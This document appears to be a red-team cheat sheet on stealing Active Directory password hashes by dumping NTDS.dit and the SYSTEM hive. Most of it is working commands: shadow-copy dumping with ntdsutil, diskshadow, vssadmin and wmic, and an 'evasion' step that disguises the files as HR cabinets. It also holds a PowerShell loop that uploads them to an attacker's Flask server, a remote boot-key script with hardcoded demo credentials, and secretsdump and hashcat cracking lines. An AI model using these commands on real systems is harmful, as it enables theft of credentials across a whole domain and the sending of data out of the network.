
Resources
- General
- What is DSA : https://learn.microsoft.com/en-us/windows/win32/ad/directory-system-agent
- What is ESE : https://learn.microsoft.com/en-us/windows/win32/extensible-storage-engine/extensible-storage-engine || https://techcommunity.microsoft.com/blog/askds/ese-deep-dive-part-1-the-anatomy-of-an-ese-database/400496
- ntdsutil : https://ss64.com/nt/ntdsutil.html
- Demystifying NTDS : https://www.xmco.fr/en/active-directory-en/demystifying-the-ntds-1/ || https://www.xmco.fr/en/active-directory-en/demystifying-the-ntds-2/ || https://www.xmco.fr/en/active-directory-en/ntds-3-password-hashes/ || https://www.xmco.fr/en/active-directory-en/demystifying-the-ntds-4/ || https://www.xmco.fr/en/active-directory-en/part-5-machine-accounts-in-the-active-directory/ || https://www.xmco.fr/en/active-directory-en/demystifying-the-ntds-6-laps-particular-attributes-1-2/
- makecab : https://medium.com/@boutnaru/the-windows-process-journey-makecab-exe-cabinet-maker-9b350030c187 || https://www.trendmicro.com/en_us/research/24/k/lodeinfo-campaign-of-earth-kasha.html
- NTFS : https://www.techtarget.com/searchwindowsserver/definition/NTFS
- Offensive
- By trustedsec : https://trustedsec.com/blog/exploring-ntds-dit-part-1-cracking-the-surface-with-dit-explorer
- By synacktiv : https://www.synacktiv.com/publications/introducing-ntdissector-a-swiss-army-knife-for-your-ntdsdit-files
- By pentestlab : https://pentestlab.blog/2018/07/04/dumping-domain-password-hashes/
Cheat Sheet
- ired.team : https://www.ired.team/offensive-security/credential-access-and-credential-dumping/ntds.dit-enumeration || https://www.ired.team/offensive-security/credential-access-and-credential-dumping/dumping-domain-controller-hashes-via-wmic-and-shadow-copy-using-vssadmin
- snovvcra : https://ppn.snovvcra.sh/pentest/infrastructure/ad/credential-harvesting/ntds
Commands
- Recon
- Windows
- DC or WrokStation
# LanmanNT -> DC || WinNT -> WorkStation Get-ItemPropertyValue -Path "HKLM:\System\CurrentControlSet\Control\ProductOptions" -Name "ProductType" - NTDS parameters
reg query "HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\Services\NTDS\Parameters"
Note that if you are accessing the SYSTEM hive from an offline hive file, you’ll need to replace
CurrentControlSetin the path above withControlSet001 - DC or WrokStation
- Linux
- Windows
- Dumping
- Windows
- LOLBINS
- Ntdsutil
powershell "ntdsutil.exe 'ac i ntds' 'ifm' 'create full c:\temp' q q" - diskshadow
# Create Shadow.txt set context persistent nowriters set metadata c:\Temp\Hr-letter.cab add volume c: alias Systemlogs create expose %Systemlogs% x: # Dumping diskshadow.exe /s C:\users\Administrator\Desktop\shadow.txt # Copy copy x:\windows\ntds\ntds.dit c:\Temp\ntds.dit copy x:\windows\system32\config\SYSTEM c:\Temp\SYSTEM # Cleanup diskshadow.exe DISKSHADOW> delete shadows volume Systemlogs DISKSHADOW> reset Remove-Item -Recurse -Force "C:\temp\"- Evasion (Don’t Use Copy | IEX )
# Do the shadow first
# ddf file for makecab (split.ddf)
.Set CabinetNameTemplate=hr_cv*.cab
.Set DiskDirectoryTemplate=C:\temp\
.Set MaxDiskSize=1024000
.Set Cabinet=on
.Set Compress=on
x:\windows\ntds\ntds.dit
x:\windows\system32\config\SYSTEM

# make teh Cabinet files from NTDS , SYSTEM
makecab /f c:\temp\split.ddf

# Attacker Server
python3 -c "from flask import Flask, request; app=Flask(__name__); app.add_url_rule('/upload', 'up', lambda: (open(request.headers.get('x-file-name', 'up.bin'), 'wb').write(request.data), 'ok')[-1], methods=['POST']); app.run(host='0.0.0.0', port=8080)"

# Victum
Get-ChildItem -Path C:\temp\hr_cv*, C:\temp\setup.inf | ForEach-Object {
    $fileBin = [System.IO.File]::ReadAllBytes($_.FullName)
    Invoke-RestMethod -Uri "http://192.168.99.24:8080/upload" -Method Post -Body $fileBin -ContentType "application/octet-stream" -Headers @{"x-file-name"=$_.Name}
}

# Attacker [Extract]
sudo apt install cabextract -y
cabextract hr_cv1.cab
impacket-secretsdump -system SYSTEM -ntds ntds.dit LOCAL
- Evasion (Don’t Use Copy | IEX )
- Vssadmin
# Shadow Copy vssadmin create shadow /for=C: # Copy copy \\?\GLOBALROOT\Device\HarddiskVolumeShadowCopy9\Windows\NTDS\ntds.dit c:\temp\ntds.dit copy \\?\GLOBALROOT\Device\HarddiskVolumeShadowCopy9\Windows\System32\config\SYSTEM c:\temp\SYSTEM # CleanUp vssadmin delete shadows /for=C: /quiet - Wmic
- On DC
# Make a shadow copy
wmic shadowcopy call create Volume="C:\"

# Get the Path from the ID
wmic shadowcopy where "ID='{BB8B1E49-A989-42BF-999A-FBA967EDD6A9}'" get DeviceObject

# Copy
cmd.exe /c copy \\?\GLOBALROOT\Device\HarddiskVolumeShadowCopy10\Windows\NTDS\ntds.dit c:\temp\ntds.dit
cmd.exe /c copy \\?\GLOBALROOT\Device\HarddiskVolumeShadowCopy10\Windows\System32\config\SYSTEM c:\temp\SYSTEM

# Clean UP
wmic shadowcopy where "ID='{BB8B1E49-A989-42BF-999A-FBA967EDD6A9}'" delete
- On DC
- Ntdsutil
- Tools
- Raw NTDS
# Invoke-Ninjacopy & ntfsDump.exe Not work on modern windows Systems
# Copy The Ntds as Raw File
Underlay-Copy -Mode MFT -SourceFile C:\Windows\NTDS\ntds.dit -DestinationFile C:\Temp\ntds.dmp

# Fix The Database
esentutl.exe /p C:\temp\ntds.dmp /!10240 /8 /o

# Get the Bootkey
Underlay-Copy -Mode MFT -SourceFile C:\Windows\System32\config\SYSTEM -DestinationFile C:\temp\SYSTEM.hive


# Extracting
impacket-secretsdump -system SYSTEM.hive -ntds ntds.dmp LOCAL

Why we don't repair the SYSTEM?
SYSTEM is a Registry Hive: It is a completely different file format (a binary registry hive) that simply holds configuration data and your BootKey. It does not use the ESE engine, so there are no transaction logs to commit.
- Raw NTDS
- LOLBINS
- LInux
- nxc
nxc smb 10.129.13.129 -u jmarston -p P@ssword! --ntds # doesn't work - Boot Key on the fly
# python3 Bootkey.py
from binascii import hexlify
from impacket.smbconnection import SMBConnection
from impacket.examples.secretsdump import RemoteOperations
hostname = 'RTR-DC.redteamrecipes.com'
username = 'administrator'
password = 'Password123#a'
nthash = '' if password else '<NTHASH>'
domain = hostname.split('.', 1)[1]
smbConn = SMBConnection(remoteName=hostname, remoteHost=hostname)
smbConn.login(user=username, password=password, domain=domain, nthash=nthash)
remOps = RemoteOperations(smbConnection=smbConn, doKerberos=False)
remOps.enableRegistry()
bootKey = remOps.getBootKey()
print(hexlify(bootKey).decode())
remOps.finish()

# Extracting

impacket-secretsdump -ntds ntds.dmp -bootkey '32bf2af9b5555a600cb6e74d591fb29a' LOCAL
- nxc
- Windows
- Extracting
- Windows
- DitExplorer
- Linux
- Secret-Dump
impacket-secretsdump redteamrecipes.com/administrator:Password123#a@192.168.99.25 -pwd-last-set -user-status -history impacket-secretsdump -ntds ntds.dmp -bootkey '32bf2af9b5555a600cb6e74d591fb29a' LOCAL -pwd-last-set -user-status -history - antdsparse
antdsparse '32bf2af9b5555a600cb6e74d591fb29a' ntds.dmp -o ntds.txt -p antdsparse SYSTEM.hive ntds.dmp -o ntds.txt -p - ntdissector
ntdissector -ntds ntds.dmp -system SYSTEM.hive -outputdir . -f all
- Secret-Dump
- Windows
- Cracking
- Hashcat
# Extracting
impacket-secretsdump -ntds ntds.dmp -bootkey '32bf2af9b5555a600cb6e74d591fb29a' LOCAL -pwd-last-set -user-status -history > ntds.txt

# Parsing
cat ntds.txt | grep -a aad3b | grep -i 'Status=Enabled' | grep -v 31d6c | grep -v -e '\$' -e '{' -e '}' -e HealthMailbox | awk -F: '{print $1":"$4}' | sort -u
# Cracking

hashcat -m 1000 -a 0 -w 3 -O --session=ntds -o ntds.out ntds.in seclists/Passwords/darkc0de.txt -r rules/d3ad0ne.rule
- Hashcat
Tools
- DitExplorer : https://github.com/trustedsec/DitExplorer
- ntfsdump : https://github.com/3gstudent/ntfsDump/tree/main
- invoke-ninjacopy : https://github.com/clymb3r/PowerShell/blob/master/Invoke-NinjaCopy/Invoke-NinjaCopy.ps1
- Secret-Dump : https://github.com/fortra/impacket/blob/master/examples/secretsdump.py
- NTFSCopy : https://github.com/RedCursorSecurityConsulting/NTFSCopy
- aesedb : https://github.com/skelsec/aesedb
- ntdissector : https://github.com/synacktiv/ntdissector
- ntdsaudit : https://github.com/dionach/NtdsAudit
Notes
General
- NTDS Path :
C:\Windows\NTDS\ntds.dit- When an NTDS backup is made with the NTDSUtil utility, the SYSTEM hive is always exported with it.
- In older Active Directories, it is possible to find accounts marked as “Assign this computer account as a pre-Windows 2000.” The password for these machine accounts is the lowercase name of the machine account itself. For example, the password for the machine account “XMCO$” would be “xmco”.
DC LSASS Architecture
flowchart TD
    boot["OS Boot Sequence"] --> smss["smss.exe"]
    smss --> wininit["wininit.exe"]
    wininit --> lsass["lsass.exe"]

    lsass --> regcheck{"Check ProductOptions"}

    regcheck -- "WinNT / ServerNT" --> workstation["Standard Client/Server Mode"]
    regcheck -- "LanmanNT" --> dcmode["Domain Controller Mutation"]

    dcmode --> dsa["Load ntdsai.dll (Directory System Agent)"]
    dsa --> ese["Load esent.dll (ESE/JET Blue)"]

    ese --> ntds["NTDS file: C:/Windows/NTDS/ntds.dit"]
    ese --> logs["edb.log transaction logs"]

    ntds -.-> lock["Exclusive file lock established"]
    logs -.-> lock